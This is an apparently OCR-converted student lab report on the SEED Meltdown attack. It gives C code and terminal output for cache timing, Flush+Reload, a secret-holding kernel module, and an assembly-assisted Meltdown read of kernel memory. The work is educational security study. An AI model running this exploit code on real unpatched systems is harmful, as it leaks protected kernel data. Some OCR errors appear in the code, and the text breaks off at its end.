浙江大学

课程名称：信息系统安全

实验名称：Lab5 Meltdown Attack

姓名：

学号：

2021. 6. 16

Lab5 Meltdown Attack

一、Purpose and Content

Discovered in 2017 and publicly disclosed in January 2018, the Meltdown exploits critical vulnerabilities existing in many modern processors, including those from Intel and ARM [6]. The vulnerabilities allow a user-level program to read data stored inside the kernel memory. Such an access is not allowed by the hardware protection mechanism implemented in most CPUs, but a vulnerability exists in the design of these CPUs that makes it possible to defeat the hardware protection. Because the flaw exists in the hardware, it is very difficult to fundamentally fix the problem, unless we change the CPUs in our computers. The Meltdown vulnerability represents a special genre of vulnerabilities in the design of CPUs. Along with the Spectre vulnerability, they provide an invaluable lesson for security education.

The learning objective of this lab is for students to gain first-hand experiences on the Meltdown attack.

The attack itself is quite sophisticated, so we break it down into several small steps, each of which is easy to understand and perform. Once students understand each step, it should not be difficult for them to put everything together to perform the actual attack. Students will use the Meltdown attack to print out a secret data stored inside the kernel. This lab covers a number of topics described in the following:

- Meltdown attack
- Side channel attack
- CPU Caching
- Out-of-order execution inside CPU microarchitecture
- Kernel memory protection in operating system
- Kernel module

二、Detailed Steps

Task1 Reading from Cache versus from Memory

CacheTime.c:


```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdint.h>
#include<stdlib.h>
#include<stdio.h>
uint8_t array[10*4096];
int main(int argc, const char **argv) {
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t *addr;
    int i;
    // Initialize the array
    for(i=0; i<10; i++) array[i*4096]=1;
    // FLUSH the array from the CPU cache
```

```
    for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
    // Access some of the array items
    array[3*4096] = 100;
    array[7*4096] = 200;
    for(i=0; i<10; i++) {
        addr = &array[i*4096];
        time1 = __rdtscp(&junk);
        junk = *addr;
        time2 = __rdtscp(&junk) - time1;
        printf("Access time for array[%d*4096]: %d CPU cycles\n",i,
(int)time2);
    }
    return 0;
}
```

Command:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native CacheTime.c -o CacheTime
root@iZmi07raj43uc3Z:~/lab5# ./CacheTime
```

Result:



Is the access of array[3*4096] and array[7*4096] faster than that of the other elements?

> *Yes*

Find a threshold that can be used to distinguish these two types of memory access

times	array[0*4096]	array[1*4096]	array[2*4096]	array[3*4096]	array[4*4096]	array[5*4096]	array[6*4096]	array[7*4096]	array[8*4096]	array[9*4096]
1	224	254	838	50	254	236	244	50	248	236

times	array[0*4096]	array[1*4096]	array[2*4096]	array[3*4096]	array[4*4096]	array[5*4096]	array[6*4096]	array[7*4096]	array[8*4096]	array[9*4096]
2	238	238	254	50	248	296	246	44	252	254
3	214	252	250	50	254	250	248	50	252	254
4	252	930	252	50	250	250	248	44	246	250
5	246	250	248	50	240	250	250	50	248	250
6	214	246	248	48	250	246	244	42	248	248
7	280	252	252	50	250	252	258	44	254	244
8	246	276	280	104	1022	276	284	92	282	280
9	214	246	874	48	250	252	246	44	248	246
10	2566	248	254	48	250	248	250	48	248	246

Since no other block in task 1 takes less than 80 cycles, I think 80 would be a good threshold.

Task2 Using Cache as a Side Channel

FlushReload.c:


```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdint.h>
#include<stdlib.h>
#include<stdio.h>
uint8_t array[256*4096];
int temp;
char secret = 94;
/*cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024
void flushSideChannel(){
    int i;// Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
    // Flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}
void victim(){
    temp = array[secret*4096 + DELTA];
}
void reloadSideChannel(){
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t*addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk =*addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}
```

```
int main(int argc, const char**argv){
    flushSideChannel();
    victim();
    reloadSideChannel();
    return (0);
}
```

Command:


```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native FlushReload.c -o FlushReload
root@iZmi07raj43uc3Z:~/lab5# ./FlushReload
```

Result:



Run the program for at least 20 times, and count how many times you will get the secret correctly.

> *I've run the program for 20 times, and all have right secret.*



> *But at first when I set the threshold as 100, I can not always get the secret correctly. I think it might be because that cached block would take less than 100 cycles.*

Task3 Place Secret Data in Kernel Space

MeltdownKernel.c:

```
#include<linux/module.h>
#include<linux/kernel.h>
#include<linux/init.h>
```

```c
#include<linux/vmalloc.h>
#include<linux/version.h>
#include<linux/proc_fs.h>
#include<linux/seq_file.h>
#include<linux/uaccess.h>

static char secret[8] = {'S', 'E’', 'E', 'D', 'L', 'a', 'b', 's'};
static struct proc_dir_entry*secret_entry;
static char*secret_buffer;
static int test_proc_open(struct inode*inode, struct file*file){
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
    return single_open(file, NULL, PDE(inode)->data);
#else
    return single_open(file, NULL, PDE_DATA(inode));
#endif
}
static ssize_t read_proc(struct file*filp, char*buffer,
                         size_t length, loff_t*offset){
    memcpy(secret_buffer, &secret, 8);
    return 8;
}
static const struct file_operations test_proc_fops ={
    .owner = THIS_MODULE,
    .open = test_proc_open,
    .read = read_proc,
    .llseek = seq_lseek,
    .release = single_release,
};
static __init int test_proc_init(void){
    // write message in kernel message buffer
    printk("secret data address:%p\n", &secret);
    secret_buffer = (char*)vmalloc(8);
    // create data entry in /proc
    secret_entry = proc_create_data("secret_data",0444, NULL, &test_proc_fops,
NULL);
    if (secret_entry) return 0;
    return -ENOMEM;
}
static __exit void test_proc_cleanup(void){
    remove_proc_entry("secret_data", NULL);
}
module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

Makefile:

```
KVERS = $(shell uname -r)

obj-m += MeltdownKernel.o

build:kernel_modules

kernel_modules:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) modules

clean:
    make -C /lib/modules/$(KVERS)/build M=$(CURDIR) clean
```

Command:

```
root@iZmi07raj43uc3Z:~/lab5# make
root@iZmi07raj43uc3Z:~/lab5# sudo insmod MeltdownKernel.ko
root@iZmi07raj43uc3Z:~/lab5# dmesg | grep 'secret data address'
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# make
make -C /lib/modules/4.4.0-117-generic/build M=/root/lab5 modules
make[1]: Entering directory '/usr/src/linux-headers-4.4.0-117-generic'
  CC [M]  /root/lab5/MeltdownKernel.o
/root/lab5/MeltdownKernel.c:10:31: warning: multi-character character constant [-Wmultichar]
 static char secret[8] = {'S', 'E', 'E', 'D', 'L', 'a', 'b', 's'};
                               ^
/root/lab5/MeltdownKernel.c:10:31: warning: overflow in implicit constant conversion [-Woverfl
ow]
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /root/lab5/MeltdownKernel.mod.o
  LD [M]  /root/lab5/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.4.0-117-generic'
root@iZmi07raj43uc3Z:~/lab5# sudo insmod MeltdownKernel.ko
root@iZmi07raj43uc3Z:~/lab5# dmesg | grep 'secret data address'
[ 3369.687780] secret data address:f85ec000
```

Task4 Access Kernel Memory from User Space

AccessKernel.c:

```
#include<stdio.h>
int main(){
    char*kernel_data_addr = (char*)0xf85ec000;
    char kernel_data =*kernel_data_addr;
    printf("I have reached here.\n");
    return 0;
}
```

Command:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -o AccessKernel AccessKernel.c
root@iZmi07raj43uc3Z:~/lab5# ./AccessKernel
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -o AccessKernel AccessKernel.c
root@iZmi07raj43uc3Z:~/lab5# ./AccessKernel
Segmentation fault
```

Will the program succeed in Line2? Can the program execute Line2?

> *No. Because our program is a user program, which can not access to the kernel buffer.*

Task5 Handle Error/Exceptions in C

Use the value `0xf85ec000` got from task3 as the `kernel_data_addr` in it.

ExceptionHandling.c:

```c
#include<stdio.h>
#include<setjmp.h>
#include<signal.h>
static sigjmp_buf jbuf;
static void catch_segv(){
    // Roll back to the checkpoint set by sigsetjmp().
    siglongjmp(jbuf, 1);
}

int main(){
    // The address of our secret data
    unsigned long kernel_data_addr = 0xf85ec000;
    // Register a signal handler
    signal(SIGSEGV, catch_segv);
    if (sigsetjmp(jbuf, 1) == 0) {
        // A SIGSEGV signal will be raised.
        char kernel_data =*(char*)kernel_data_addr;
        // The following statement will not be executed.
        printf("Kernel data at address %lu is: %c\n",
                kernel_data_addr, kernel_data);
    }
    else {
        printf("Memory access violation!\n");
    }
    printf("Program continues to execute.\n");
    return 0;
}
```

Command:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o ExceptionHandling
ExceptionHandling.c
root@iZmi07raj43uc3Z:~/lab5# ./ExceptionHandling
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o ExceptionHandling ExceptionHandling.c
root@iZmi07raj43uc3Z:~/lab5# ./ExceptionHandling
Memory access violation!
Program continues to execute.
```

Even though there is an exception in the program. The program could still continue to execute.

Task6 Out-of-Order Execution by CPU

MeltdownExpriment.c:

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdint.h>
#include<stdlib.h>
#include<stdio.h>
#include<unistd.h>
#include<setjmp.h>
#include<fcntl.h>
#include<signal.h>

uint8_t array[256*4096];
/*cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024
void flushSideChannel(){
    int i;// Write to array to bring it to RAM to prevent Copy-on-write
    for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
    // Flush the values of the array from cache
    for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel(){
    int junk=0;
    register uint64_t time1, time2;
    volatile uint8_t*addr;
    int i;
    for(i = 0; i < 256; i++){
        addr = &array[i*4096 + DELTA];
        time1 = __rdtscp(&junk);
        junk =*addr;
        time2 = __rdtscp(&junk) - time1;
        if (time2 <= CACHE_HIT_THRESHOLD){
            printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
            printf("The Secret = %d.\n",i);
        }
    }
}
void meltdown(unsigned long kernel_data_addr){
    char kernel_data = 0;
    // The following statement will cause an exception
    kernel_data =*(char*)kernel_data_addr;
    array[7*4096 + DELTA] += 1;
}
// Signal handler
static sigjmp_buf jbuf;
static void catch_segv() {
    siglongjmp(jbuf, 1);
```

```
}
int main(){
    // Register a signal
    signal(SIGSEGV, catch_segv);
    // FLUSH the probing
    flushSideChannel();
    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xf85ec000);
    }
    else {
        printf("Memory access violation!\n");
    }
    // RELOAD the probing
    reloadSideChannel();
    return 0;
}
```

Command:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o MeltdownExperiment
MeltdownExperiment.c
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

In particular, please provide an evidence to show that Line 2 is actually executed.

> *Even we are not allowed to access array[7 * 4096 +DELTA] , we know that the program tried to access it. Therefore we can know a secret 7.*

Task7 The Basic Meltdown Attack

Task 7.1 A Naive Approach

We now replace 7 by `kernel_data` in `MeltdownExperiment.c`

```
void meltdown(unsigned long kernel_data_addr){
    char kernel_data = 0;
    // The following statement will cause an exception
    kernel_data =*(char*)kernel_data_addr;
    array[kernel_data*4096 + DELTA] += 1;
}
```

And compile it in Ubuntu:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o MeltdownExperiment
MeltdownExperiment.c
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
```

Task 7.2 Improve the Attack by Getting the Secret Data Cached

Update the `main` function in `MeltdownExperiment.c` like:

```
int main(){
    // Register a signal
    signal(SIGSEGV, catch_segv);
    // FLUSH the probing
    flushSideChannel();
    // Open the /proc/secret_data virtual file.
    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
        perror("open");
        return -1;
    }
    int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.

    if (sigsetjmp(jbuf, 1) == 0) {
        meltdown(0xf85ec000);
    }
    else {
        printf("Memory access violation!\n");
    }
    // RELOAD the probing
    reloadSideChannel();
    return 0;
}
```

The Attack still failed.

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
```

Task 7.3 Using Assembly Code to Trigger Meltdown


Use the `meltdown_asm` to replace the origin function `meltdown':

```
void meltdown_asm(unsigned long kernel_data_addr){
    char kernel_data = 0;
    // Give eax register something to do
    asm volatile(
        ".rept 400;"
        "add $0x141, %%eax;"
        ".endr;"
        :
        :
        : "eax"
    );
    // The following statement will cause an exception
    kernel_data =*(char*)kernel_data_addr;
    array[kernel_data*4096 + DELTA] += 1;
}
```

Result:

```
root@iZmi07raj43uc3Z:~/lab5# gcc -march=native -o MeltdownExperiment MeltdownExperiment.c
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownExperiment
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
```

Loop:



Sometimes it can succeed but sometimes it may failed. When updating the number of Loop, I find that when I increase the number of loops, especially to about 500, the probability of failure will decrease slightly and be more stable.

Task8 Make the Attack More Practical

Update the function `reloadSideChannelImproved` and `main`. Compile it again and we can get:

```
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownAttack
The secret value is 83 S
The number of hits is 964
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownAttack
The secret value is 83 S
The number of hits is 955
root@iZmi07raj43uc3Z:~/lab5# ./MeltdownAttack
The secret value is 83 S
The number of hits is 950
```

The attack can be performed successfully and get the secret value stored in the kernel space.

三、Analysis and Conclusion

This experiment on meltdown attack is not very difficult, but the content of the experiment is more, and the understanding of knowledge points is also very gradual. With the help of the guide book, I didn't encounter too much difficulty, except that the function of some Linux header files in the code was not very clear, which led to several code problems in the early stage.

As far as the content of the course is concerned, I have mainly learned how to get secret value through FLUSH & RELOAD using side channels as the following image:




Figure 2: Diagram depicting the Side Channel Attack

And how to execute Out-of-order execution inside CPU:

